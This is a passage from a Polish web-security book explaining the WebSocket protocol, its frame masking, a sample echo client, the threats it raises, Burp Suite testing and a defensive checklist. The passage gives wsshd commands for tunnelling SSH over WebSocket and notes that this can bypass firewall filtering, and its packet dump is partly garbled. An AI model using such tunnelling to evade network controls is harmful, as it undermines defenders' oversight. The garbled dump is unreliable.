- 25 Za: Twitter Developer, [https://developer.twitter.com/content/dam/developer-twitter/images/Screen\\_Shot\\_2015-03-20-authorize-card.png](https://developer.twitter.com/content/dam/developer-twitter/images/Screen_Shot_2015-03-20-authorize-card.png); zob. też Twitter Developer, <https://developer.twitter.com/>
- 26 Wright J., *Gmail OAuth Phishing Goes Viral*, <https://duo.com/blog/gmail-oauth-phishing-goes-viral>
- 27 Arbitrary code execution [w:] Wikipedia, *the free encyclopedia*, [https://en.wikipedia.org/wiki/Arbitrary\\_code\\_execution](https://en.wikipedia.org/wiki/Arbitrary_code_execution)
- 28 Spring Security OAuth, <https://spring.io/projects/spring-security-oauth>; zob. też CVE-2018-1260: *Remote Code Execution with spring-security-oauth2*, <https://tanzu.vmware.com/security/cve-2018-1260> oraz Arteau Ph., *BEWARE OF THE MAGIC SPELL(L) – PART 2 (CVE-2018-1260)*, <https://www.gosecure.net/blog/2018/05/17/beware-of-the-magic-spell-part-2-cve-2018-1260>
- 29 Spring Framework Reference Documentation: 10. Spring Expression Language (SpEL), <https://docs.spring.io/spring/docs/4.3.10.RELEASE/spring-framework-reference/html/expressions.html>
- 30 CVE-2016-4977: *Remote Code Execution (RCE) in Spring Security OAuth*, <https://tanzu.vmware.com/security/cve-2016-4977>
- 31 Hooijmeijer E., *There is a proxy in your Atlassian Product! (CVE-2017-9506)*, <http://dontpanic.42.nl/2017/12/there-is-proxy-in-your-atlassian.html>

- 32 Android Developers, *WebView*, <https://developer.android.com/reference/android/webkit/WebView.html>
- 33 Android Developers, *Authenticate to OAuth2 services: Request an auth token*, <https://developer.android.com/training/id-auth/authenticate.html#RequestToken>
- 34 Za: Agarwal N., Bradley J., N. Sakimura N. (red), *Proof Key for Code Exchange by OAuth Public Clients*, <https://tools.ietf.org/html/rfc7636> <https://tools.ietf.org/html/rfc7636>
- 35 Hammer E., *OAuth 2.0 and the Road to Hell*, <http://web.archive.org/web/20120729031459/http://hueniverse.com/2012/07/oauth-2-0-and-the-road-to-hell/>

**Marcin Piosek**

# Bezpieczeństwo protokołu WebSocket



## **WSTĘP**

Dynamiczny rozwój aplikacji WWW doprowadził do sytuacji, w której pojawia się zapotrzebowanie na asynchroniczną wymianę danych pomiędzy klientem a serwerem aplikacji. Wykorzystywany powszechnie protokół HTTP jest bezstanowy, opiera się na zapytaniu wysłanym do serwera i udzielanej odpowiedzi – brak tutaj stanów pośrednich. Jednym z zaproponowanych rozwiązań rozszerzających dotychczasowe możliwości jest technika *long polling*<sup>1</sup>. W przypadku serwerów HTTP klient musi założyć, że serwer może nie odpowiedzieć na żądanie od razu. Z kolei strona serwerowa takiej komunikacji zakładała, że w przypadku braku danych do wysłania nie wyśle pustej odpowiedzi, ale zaczeka do momentu, w którym te dane się pojawią. Inną możliwością jest wykorzystanie zapytań asynchronicznych (XHR). W tym przypadku jednak uzyskanie efektu komunikacji dwukierunkowej z jak najmniejszym opóźnieniem osiągnąć jest kosztem zwiększenia liczby zapytań do serwera.

I tak, w związku z potrzebą wdrożenia prawdziwej dwukierunkowej komunikacji w aplikacjach WWW, zaproponowano protokół WebSocket.

## **CO TO JEST I JAK DZIAŁA PROTOKÓŁ WEBSOCKET?**

WebSocket jest protokołem opartym na TCP zapewniającym dwukierunkową (ang. *full-duplex*) komunikację pomiędzy klientem a serwerem. Po zestawieniu połączenia obie strony mogą wymieniać się danymi w dowolnym momencie, wysyłając pakiet danych. Strona zainteresowana nawiązaniem komunikacji wysyła do serwera żądanie nawiązujące połączenie (ang. *handshake*). Żądanie to, ze względu na kompatybilność z serwerami WWW, jest niemal identyczne jak standardowe zapytanie HTTP:

*Listing 1. Zapytanie inicjujące połączenie WebSocket*

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://example.com
Sec-WebSocket-Protocol: chat
Sec-WebSocket-Version: 13
```



Na tym etapie interesują nas głównie pola opcode oraz payload data. Opcode definiuje, w jaki sposób powinny być interpretowane dane przesłane w payload data. Najważniejsze wartości, jakie może przyjąć pole opcode, przedstawiono w tabeli 1.

Tabela 1. Wybrane wartości pola opcode

WARTOŚĆ	ZNACZENIE
1	Pakiet zawiera dane tekstowe.
2	Pakiet zawiera dane binarne.
8	Strona biorąca udział w komunikacji chce zakończyć połączenie.
9	Komunikat „ping”.
10	Komunikat „pong”.

Pozostałe, niewymienione tutaj wartości omówione są m.in. w dokumencie RFC 6455<sup>4</sup>.

Chwilę uwagi należy poświęcić bitowi mask oraz polu masking-key. Zgodnie ze standardem, każdy z wysyłanych pakietów od klienta do serwera musi mieć ustawiony bit mask. Gdy zostanie on ustawiony, w polu payload nie zostają umieszczone przesyłane dane w postaci jawnej, ale ich zamaskowana postać. Przez zamaskowanie rozumiemy wynik działania funkcji XOR na ciągach znaków z pola masking-key oraz wysyłanych danych. Powstaje tutaj pytanie, jaką wartość do całego procesu wnosi wykonanie takiej operacji. Jest ono zasadne, ponieważ z punktu widzenia poufności przesyłanych danych nie występuje wartość dodana. Klucz szyfrujący znajduje się tuż przed „zamaskowanymi” danymi, przez co odczytanie tak przesyłanego szyfrogramu należy uznać za zadanie trywialne. W dokumencie RFC możemy znaleźć jednak informacje o tym, że wykorzystanie takiego mechanizmu wprowadza ochronę przed *cache poisoning*<sup>5</sup> – atakami mającymi na celu wpłynięcie na pamięć podręczną różnego typu serwerów proxy.


Jak wygląda przykładowa ramka w praktyce? Wysyłając do serwera ciąg znaków *Sekurak*, możemy przechwycić następujący pakiet (np. za pomocą narzędzia Wireshark):

0010	00000000	01000001	00000000	00000000	01000000	00000000	01000000	00000110	.A..@..@.
0018	10010010	01001011	11000000	10101000	01011000	11110110	10101110	10000001	.K..X...
0020	11100000	01011001	00000000	00000000	00000000	00000000	00000000	00011001	.I..K.P2.
0028	01011100	00000111	01110001	00000010	00110000	10010000	10000000	00011000	\.q.....
0030	00001000	00000111	00000011	10001111	00000000	00000000	00000000	00000001	.....
0038	00001000	00001010	00000010	00011011	10001111	00110001	10001010	10001010	.....12.
0046	00000001	01111011	10000001	10000111	01011011	10010100	11011000	11011101	9{...[...
0048	00001000	11110001	10110011	10101000	00101001	11110101	10110011		....).

Rysunek 1. Przechwycony pakiet

Widzimy tutaj, że opcode przyjął wartość 1, co oznacza, że wysyłamy tekst. Wysyłany ciąg ma siedem znaków (111 binarnie), co zgadza się z długością payloadu (*Sekurak*). Dodatkowo pakiet ma również ustawiony bit mask oraz 32-bitowy masking-key. Ostatnie 7 bajtów to zamaskowane dane. Co ważne, Wireshark potrafi

rozpoznać pakiet WebSocket i zaprezentować w czytelny sposób poszczególne jego części:



Rysunek 2. Poszczególne części pakietu WebSocket rozpoznane przez Wireshark

Wykorzystując prosty skrypt, możemy skonfrontować teorię z praktyką. Nasz zamaskowany payload ma następującą postać heksadecymalną: 08f1b3a829f5b3, a zgodnie z tym, co widać w polu masking-key, wykorzystany klucz to: 5b94d8dd.

Listing 4. Rozszyfrowywanie przesyłanych danych

```
>>> def xor_strings (payload, key):
...     from itertools import cycle, izip
...     key = cycle(key)
...     return ''.join(chr(ord(x) ^ ord(y)) for (x,y) in izip(payload, key))
...
>>> key = "5b94d8dd"
>>> payload = "08f1b3a829f5b3"
>>> xor_strings(payload.decode("hex"),key.decode("hex"))
'Sekurak'
>>>
```

Wygląda na to, że wszystko działa zgodnie z założeniem.

## PROSTY KLIENT

W kolejnym kroku warto poznać działanie WebSocket w praktyce. W tym celu można wykorzystać prostego klienta w JavaScript oraz serwer echo<sup>6</sup> udostępniany przez społeczność websocket.org. W stosunku do oryginału kod został minimalnie przystosowany do naszych potrzeb:

Listing 5. Przykładowy kod prostego klienta WebSocket<sup>7</sup>

```
<!DOCTYPE html>
<meta charset="utf-8" />
<title>WebSocket Test</title>
<script language="javascript" type="text/javascript">
    var wsUri = "ws://echo.websocket.org/";
    var output;
```

```

function init() {
    output = document.getElementById("output");
    testWebSocket();
    document.getElementById("data").focus();

    document.getElementById("data").addEventListener('keypress', function(e) {
        var key = e.which || e.keyCode;
        if (key === 13) {
            doSend(document.getElementById("data").value);
            document.getElementById("data").value = "";
        }
    });
}

/* inicjalizacja połączenia z serwerem oraz przypisanie funkcji do
najważniejszych zdarzeń */
function testWebSocket() {
    websocket = new WebSocket(wsUri);
    websocket.onopen = function(evt) {
        onOpen(evt)
    };
    websocket.onclose = function(evt) {
        onClose(evt)
    };
    websocket.onmessage = function(evt) {
        onMessage(evt)
    };
    websocket.onerror = function(evt) {
        onError(evt)
    };
}

/* funkcja wywoływana przy zestawieniu połączenia */
function onOpen(evt) {
    writeToScreen("CONNECTED");
    doSend("WebSocket rocks");
}

/* funkcja wywoływana przy zamknięciu połączenia */
function onClose(evt) {
    writeToScreen("DISCONNECTED");
}

/* funkcja wywoływana przy nadejściu nowej wiadomości */
function onMessage(evt) {
    writeToScreen('<span style="color: blue;">RESPONSE: ' + evt.data + &
'</span>');
}


```

```

/* funkcja wywoływana przy wystąpieniu błędu */
function onError(evt) {
    writeToScreen('<span style="color: red;">ERROR:</span> ' + evt.data);
}
/* funkcja wywoływana przy próbie wysłania wiadomości */
function doSend(message) {
    writeToScreen("SENT: " + message);
    websocket.send(message);
}
/* funkcja pomocnicza wypisująca tekst */
function writeToScreen(message) {
    var pre = document.createElement("p");
    pre.style.wordWrap = "break-word";
    pre.innerHTML = message;
    output.appendChild(pre);
}
window.addEventListener("load", init, false);
</script>
<h2>WebSocket Test</h2>
<div id="output"></div>
<input id="data"></div>


```

Zapisując skrypt pod dowolną nazwą z rozszerzeniem .html i otwierając plik w przeglądarce wspierającej protokół WebSocket, nawiążemy automatycznie połączenie z serwerem echo. Zaleca się wykorzystanie przeglądarek opartych na Chromium (np. Google Chrome) ze względu na rozbudowane funkcje związane z WebSocket dostępne w konsoli deweloperskiej.



Rysunek 3. Wiadomości wymienione z serwerem WebSocket

Wpisując dowolny ciąg znaków w pole tekstowe, możemy wysłać go do serwera, wciskając Enter. Aby podejrzeć ramki wygenerowane przez przeglądarkę oraz odebrane z serwera, można wykorzystać Google Developer Tools (KONSOLA DEWELOPERSKA zakładka NETWORK > pozycja ECHO.WEBSOCKET.ORG w kolumnie NAME > zakładka MESSAGES):



Rysunek 4. Ramki danych przechwycone w konsoli deweloperskiej

## ZAGROŻENIA

Poniżej opisujemy najważniejsze zagrożenia związane z wykorzystaniem protokołu WebSocket. Zostały one zmapowane na najczęstsze podatności występujące w aplikacjach internetowych, które wymienione są na liście OWASP Top 10<sup>8</sup>. Intencją nie jest zachowanie kolejności czy dokładnego podziału, ale wykorzystanie wspomnianej listy jako szablonu do omówienia najważniejszych podatności związanych z opisywanym protokołem. Przystępując do dalszej lektury, należy zdać sobie sprawę z faktu, że WebSocket nie jest niczym innym, jak kolejnym sposobem na przesyłanie danych przez sieć. Decyzja o tym, co dzieje się z danymi przesyłanymi w ten sposób, zależy już całkowicie od aplikacji wykorzystującej ten protokół.

### Same-Origin Policy

Praktyczna próba wykorzystania WebSocket celowo została umieszczona zaraz za wstępem teoretycznym. Jeżeli wymieniliśmy kilka wiadomości z serwerem echo, powinno nas zastanowić to, że bez problemu nawiązaliśmy połączenie, a co ważniejsze – otrzymaliśmy odpowiedź od zewnętrznego serwera. Dlaczego nie zaprotestował mechanizm *Same-Origin Policy* (SOP)?

Jednym z głównym zagrożeniem, jakie należy rozważyć w kontekście wykorzystania WebSocket, jest kwestia *Same-Origin Policy*, a dokładniej – w tym przypadku – braku jej zastosowania. Mówiąc inaczej, połączenia WebSocket nawiązywane z przeglądarek internetowych nie są obciążone żadnymi ograniczeniami co do miejsca, do którego chcemy nawiązać połączenie. W przypadku zapytań HTTP

zastosowanie ma SOP oraz ewentualne rozluźnienia tej polityki w postaci odpowiednich zasad (*Cross-Origin Resource Sharing*). Tutaj nie mamy takich ograniczeń. Obecnie jedynym sposobem na to, by okiełznać połączenie WebSocket, jest zastosowanie *Content Security Policy* (CSP) poprzez dyrektywę `connect-src`<sup>9</sup>.

## Niepoprawne zarządzanie uwierzytelnianiem oraz sesją

WebSocket w żaden sposób nie implementuje bezpośrednio mechanizmu uwierzytelniania (ang. *authentication*). Tak samo jak w HTTP ciężar weryfikacji tożsamości klienta leży po stronie aplikacji opartej na tym protokole.

## Ominięcie autoryzacji

Podobnie jak w przypadku uwierzytelniania, również kwestie związane z przydzielaniem praw do zasobów leżą po stronie aplikacji wykorzystującej WebSocket. WebSocket definiuje podobny do HTTP zestaw schematów URL. Trzeba pamiętać, że jeżeli aplikacja nie wprowadzi odpowiedniego poziomu autoryzacji, to – podobnie jak w przypadku zasobów HTTP pozostawionych bez uwierzytelnienia – również tutaj będzie można przeprowadzić ich enumerację. Projektując aplikację, wygodnie jest robić pewne założenia, które znacząco upraszczają kwestie związane z implementacją zabezpieczeń. Przykładem sytuacji, kiedy może pojawić się pokusa pójścia na skróty, jest obdarzenie nadmiernym zaufaniem nagłówków wysyłanych przez klienta, w tym przypadku szczególnie mowa o nagłówku *Origin*\*. Nagłówek ten zawiera informacje o domenie, z której wysłane zostało dane żądanie, i powinno się go walidować po stronie serwera. Jego wartość jest automatycznie ustawiona przez przeglądarki internetowe i nie może zostać zmieniona, np. przez kod JavaScript. Należy jednak pamiętać, że klientem nawiązującym połączenie może być dowolna aplikacja, której już to obostrzenie nie obowiązuje.

## Wstrzyknięcia i niepoprawna obsługa danych

W tym miejscu należy jeszcze raz przypomnieć, że **WebSocket jest jedynie protokołem wymiany danych**. Od programisty zależy, jakie dane i w jakiej formie będą wysłane. **Na aplikacji natomiast spoczywa ciężar walidacji danych**. Informacje przesłane tym protokołem nie powinny być traktowane jako zaufane i obsługiwane tak samo jak dane przesyłane innymi protokołami. Jeżeli dane odbierane przez WebSocket mają trafić do relacyjnej bazy danych, powinien zostać wykorzystany mechanizm *prepared statements*. Gdy chcemy dołączyć odebrane dane do drzewa DOM, należy wcześniej zastosować ochronę przed XSS itp.

## Wyczerpanie zasobów serwera

Uruchomienie serwera WebSocket może się wiązać z kwestią wyczerpywania zasobów. Domyślnie klient nie posiada prawie żadnych ograniczeń co do liczby nawiązanych połączeń. Otworzenie kilku kart w przeglądarce z tą samą aplikacją wykorzystującą WebSocket będzie skutkowało nawiązaniem takiej samej liczby

---

\* Zob. rozdz. *Same-Origin Policy i Cross-Origin Resource Sharing (CORS)*.

nowych połączeń. Logika chroniąca przed nadmiernym wyczerpywaniem zasobów musi zostać zaimplementowana po stronie serwera lub infrastruktury.

## Tunelowanie ruchu

Liczne źródła traktujące o WebSocket zawierają informację o tym, że protokół ten pozwala na tunelowanie dowolnego ruchu TCP. Jako przykład takiego zastosowania można zaprezentować projekt wsshd<sup>10</sup>. Dzięki niemu, instalując kilka bibliotek i uruchamiając skrypt na serwerze, możemy wystawić nasz serwer SSH w świat, pozwalając na łączenie się do niego właśnie poprzez WebSocket.

*Listing 6. Instalacja i uruchomienie oprogramowania wsshd*

```
git clone https://github.com/aluzzardi/wssh.git
cd wssh/
pip install -r requirements_server.txt
python setup.py install
wsshd
```

Wsshd udostępnia klienta konsolowego oraz interfejs WWW, którym możemy połączyć się z serwerem SSH przez WebSocket:

The screenshot shows a web form titled "Connect to a remote SSH server". It contains the following elements:

- Destination:** A text input field containing "root".
- Host:** A text input field containing "@ localhost".
- Port:** A text input field containing "22".
- Authentication method:** Two radio buttons. "Password" is selected (indicated by a blue dot), and "Private Key" is unselected.
- Password:** A text input field.
- Command:** A text input field.
- Instructions:** Below the Command field, it says "Enter command to be executed or empty for interactive."
- Connect Button:** A blue button labeled "Connect" at the bottom of the form.

*Rysunek 5. Uruchomiony serwer wsshd*

Zastosowanie takich rozwiązań otwiera możliwości omijania filtrowania ruchu sieciowego przez firewalla.

## Szyfrowany kanał komunikacji

Podobnie jak w przypadku HTTP, wykorzystując WebSocket, możemy zadecydować, czy dane mają być wysyłane szyfrowanym kanałem komunikacji (TLS) czy nie. Dla zastosowań wykorzystujących szyfrowanie przygotowany został protokół wss (np. `wss://sekurak.pl`).

## GOTOWE ROZWIĄZANIA


W praktyce niewielu decyduje się na wykorzystanie natywnej implementacji WebSocket poprzez podstawowy interfejs JavaScript dostarczany w przeglądarkach. Popularniejszym podejściem jest wykorzystanie gotowych bibliotek i frameworków. Najciekawsze z nich to:

- ▶ Socket.io<sup>11</sup> – jedno z popularniejszych rozwiązań tego typu, rozwijane od 2010 roku; część serwerowa napisana jest w Node.js,
- ▶ Ratchet<sup>12</sup> – coś dla osób chcących pozostać przy rozwiązaniach opartych na PHP,
- ▶ WebSocketHandler<sup>13</sup> – klasa dostępna w środowisku .NET od wersji 4.5,
- ▶ Autobahn<sup>14</sup> – jeżeli operujemy w środowisku Python, na pewno warto zainteresować się tą biblioteką; posiada ona również implementacje dla innych technologii (Node.js, Java, C++).

W przypadku własnych implementacji należy pamiętać m.in. o zarządzaniu pamięcią.

## Testowanie

Do przechwytywania ruchu i modyfikacji zapytań wysyłanych przez WebSocket wykorzystać można najnowsze wersje narzędzia Burp Suite\*. W skrócie, aby wykorzystać Burpa do testów, należy pobrać plik JAR i upewnić się, że po uruchomieniu proxy nasłuchuje na porcie 8080 (PROXY > OPTIONS > sekcja PROXY LISTENERS). Następnie należy skonfigurować przeglądarkę tak, by ruch sieciowy wysyłała do proxy localhost:8080\*\*. Po skonfigurowaniu przeglądarki i odświeżeniu pliku z testowym klientem możemy przejść do zakładki WEBSOCKETS HISTORY:




Rysunek 6. Widok zakładki WEBSOCKET HISTORY w Burp Suite

\* Zob. rozdz. Burp Suite Community Edition – wprowadzenie do obsługi proxy HTTP.


\*\* Wskazówki, jak skonfigurować ustawienia proxy w popularnych przeglądarkach, możemy znaleźć m.in. w: UC Davis Library, VPN Client for Desktops and Notebooks: Installation & Use, <https://www.library.ucdavis.edu/service/connect-from-off-campus/>.

Będzie to miejsce, w którym znajdziemy informację o każdej ramce wysyłanej z aplikacji, jak i otrzymanej z serwera. Po kliknięciu prawym przyciskiem myszy na wybranej pozycji z listy pojawi się menu, z którego będziemy mogli wybrać opcję SEND TO REPEATER:



Rysunek 7. Opcja SEND TO REPEATER pozwalająca na przekazanie ramki do narzędzia Repeater

Po przejściu do zakładki REPEATER będziemy mogli modyfikować i przysyłać ramki WebSocket w taki sam sposób jak zapytania HTTP.



Rysunek 8. Modyfikacja ramki WebSocket w narzędziu REPEATER

Widok narzędzia Repeater w przypadku pracy z protokołem WebSocket składa się z kilku elementów:

1. Okno edycji – główna część, dzięki której możemy modyfikować treść przesyłanego komunikatu.
2. Historia komunikacji – lista, na której znajdziemy wszystkie wysłane wiadomości (zarówno od serwera do klienta, jak i odwrotnie).
3. Podgląd wiadomości – okno, w którym prezentowane są treści wysłanych oraz odebranych komunikatów.
4. Przycisk SEND – służy do wysłania komunikatu wprowadzonego w oknie edycji.
5. Lista rozwijana – zawsze zawiera dwie pozycje: TO SERVER lub TO CLIENT. Wybór pierwszej lub drugiej opcji określa, do której strony komunikacji ma być wysłany komunikat z okna edycji po wybraniu przycisku SEND.

## Modelowanie zagrożeń

Podsumowując, poniżej przedstawiam przykładową listę pytań, na które należy odpowiedzieć podczas modelowania zagrożeń aplikacji wykorzystującej WebSocket:

✓ WEBSOCKET CHECKLIST
1. Czy wykorzystywany jest szyfrowany kanał komunikacji (wss)?
2. Czy dane odbierane od klienta poprzez protokół WebSocket są odpowiednio walidowane?
3. Czy wykorzystany serwer WebSocket ogranicza liczbę możliwych równoległych połączeń od jednego klienta?
4. W jaki sposób realizowane jest uwierzytelnianie oraz autoryzacja do zasobów udostępnianych poprzez WebSocket?
5. Czy wykorzystany jest znany serwer WebSocket, czy autorskie rozwiązanie? Czy autorski serwer przeszedł etap weryfikacji bezpieczeństwa?
6. Czy posiadamy wdrożoną politykę CSP limitującą źródła, z jakimi możemy nawiązać połączenie?
7. Czy po stronie serwera walidowany jest nagłówek Origin, z uwzględnieniem faktu, że może on zostać zmanipulowany w przypadku zastosowania klienta niebędącego przeglądarką internetową?
8. Czy wykorzystana jest gotowa biblioteka obsługująca część kliencką oraz serwerową odpowiedzialną za protokół WebSocket?
9. Czy zapora ogniowa dopuszcza ruch sieciowy do portu, na którym nasłuchuje serwer WebSocket, tylko z określonych źródeł?

## PODSUMOWANIE

WebSocket jest ciekawym rozwiązaniem, mogącym w dobie „bogatych” aplikacji WWW znaleźć wiele zastosowań dla aplikacji, w których użytkownicy jednocześnie pracują nad tym samym zestawem danych. Niemniej należy pamiętać, że z perspektywy bezpieczeństwa jest to tylko nośnik danych, a ciężar odpowiedniego obchodzenia się z nimi – podobnie jak w przypadku HTTP – leży po stronie aplikacji.

## Polecane zasoby w sieci

- ▶ *The WebSocket Protocol*, <https://tools.ietf.org/html/rfc6455>
- ▶ *Websocket.org*, *Echo Test*, <http://websocket.org/echo.html>



ksiazka.sekurak.pl/r24

- 1 *Push technology: Long polling* [w:] *Wikipedia, the free encyclopedia*, [https://en.wikipedia.org/wiki/Push\\_technology#Long\\_polling](https://en.wikipedia.org/wiki/Push_technology#Long_polling)
- 2 *The WebSocket Protocol: 4.1. Client Requirements*, <https://tools.ietf.org/html/rfc6455#section-4.1>
- 3 *Za: The WebSocket Protocol*, <https://tools.ietf.org/html/rfc6455>
- 4 *The WebSocket Protocol: 5.2. Base Framing Protocol*, <https://tools.ietf.org/html/rfc6455#section-5.2>
- 5 *The WebSocket Protocol: 10.3. Attacks On Infrastructure (Masking)*, <https://tools.ietf.org/html/rfc6455#section-10.3>
- 6 *Websocket.org, Echo Test*, <https://www.websocket.org/echo.html>
- 7 *Za: Websocket.org, Echo Test*, <https://www.websocket.org/echo.html>
- 8 *OWASP, Top 10 2013-Top 10*, [https://www.owasp.org/index.php/Top\\_10\\_2013-Top\\_10](https://www.owasp.org/index.php/Top_10_2013-Top_10)
- 9 *Mozilla, Content-Security-Policy*, <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy#connect-src>
- 10 *Luzzardi A. (aluzzardi), SSH to WebSockets Bridge*, <https://github.com/aluzzardi/wssh>
- 11 *SOCKET.IO*, <https://socket.io/>
- 12 *Ratchet. WebSockets for PHP*, <http://socketo.me/>
- 13 *Microsoft, WebSocketHandler Class*, [https://docs.microsoft.com/en-us/previous-versions/aspnet/jj889796\(v=vs.118\)](https://docs.microsoft.com/en-us/previous-versions/aspnet/jj889796(v=vs.118))
- 14 *Crossbar.io, Autobahn Libraries*, <https://crossbar.io/autobahn/>



**Marcin Piosek**

# Flaga SameSite – jak działa i przed czym zapewnia ochronę?



## WSTĘP

Rozwiązania z dziedziny bezpieczeństwa starają się powstrzymywać zagrożenia, które pojawiają się w świecie aplikacji internetowych. Jednym z przykładów takich działań jest możliwość dodania do ciasteczek HTTP flagi SameSite. Sprawdźmy, jak działa SameSite oraz przed jakimi niebezpieczeństwami może nas ochronić.

## PODSTAWY – PRZEGLĄDARKI, CIASTECZKA I SESJA

Protokół HTTP jest bezstanowy<sup>1</sup> (ang. *stateless*). Oznacza to, że bez zastosowania dodatkowych mechanizmów nie jest możliwe ustanowienie sesji pomiędzy klientem HTTP, najczęściej przeglądarką WWW, a serwerem HTTP. Bez ustanowionej sesji z kolei każde kolejne zapytanie pochodzące z jednej przeglądarki traktowane byłoby przez serwer jako nowe, niepowiązane z niczym żądanie.

